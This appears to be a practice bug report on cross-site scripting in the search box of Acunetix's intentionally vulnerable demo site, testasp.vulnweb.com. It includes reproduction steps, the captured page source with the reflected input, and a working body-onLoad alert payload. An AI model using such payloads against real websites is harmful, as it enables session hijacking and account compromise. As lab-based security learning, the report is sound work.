

REPORT - XSS

Title: Cross Site Scripting

Domain: Vulnweb.com


Subdomain: testasp.vulnweb.com

Steps to reproduce:

- 1) Visit <http://testasp.vulnweb.com/>.
- 2) On the top menu you will find a search option.
- 3) Click on it and search for payloads for XSS.
- 4) If the payload works properly then you can see all the details about that payload.

Thread | Posts | Posted by | Last Post.

Screenshot: Source Page View




```
1
2 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
3 <html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideIsLocked="false" -->
4 <head>
5 <!-- InstanceBeginEditable name="doctitle" -->
6 <title>acuforum search</title>
7 <!-- InstanceEndEditable -->
8 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
9 <!-- InstanceBeginEditable name="head" --><!-- InstanceEndEditable -->
10 <link href="styles.css" rel="stylesheet" type="text/css">
11 </head>
12 <body>
13 <table width="100%" border="0" cellpadding="10" cellspacing="0">
14 <tr bgcolor="#008F00">
15 <td width="306px"><a href="https://www.acunetix.com/"></a></td>
16 <td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
17 </tr>
18 <tr>
19 <td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
20 - <a href="Login.asp?RetURL=%2FSearch%2Fasp%3FtfSearch%3D%253Cbody%2BOnLoad%2Bbody%2BOnLoad%253D%2522javascript%253Ajavascript%253Aalert%25281%2529%2522%253F%253C%252Fbody%2BOnLoad%253F" class="menu">
21 - <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
22 </div></td>
23 </tr>
24 <tr>
25 <td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
26 <form name="frmSearch" method="get" action="">
27 <div class="FramedForm">
28 <input name="tfSearch" type="text" class="search">
29 <input class="search" type="submit" value="search posts">
30 </div>
31 </form>
32 <div class="path">You searched for 'body onLoad body onLoad=javascript:javascript:alert(1)'</div><table width="100%" cellspacing="1" cellpadding="5" bgcolor="#E5E5E5"><tr><td align="
33 <!-- InstanceEndEditable --></td>
34 </tr>
35 <tr align="right" bgcolor="#FFFFFF">
36 <td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
37 </tr>
38 </table>
39 <div style="background-color:lightgray;width:80%;margin:auto;text-align:center;font-size:12px;padding:1px">
40 <p style="padding-left:20%;padding-right:20%;"><b>Warning</b>: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is her
41 </div>
42 </body>
43 <!-- InstanceEnd --></html>
```

Payload that I used is

```
<body onLoad body  
onLoad="javascript:javascript:alert(1  
) "></body onLoad>
```

View of page after running script



Impact:

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session.

Mitigation:

Vulnerability scanning tools, penetration testing tools and web application firewalls can help prevent XSS attacks and keep your website from being compromised.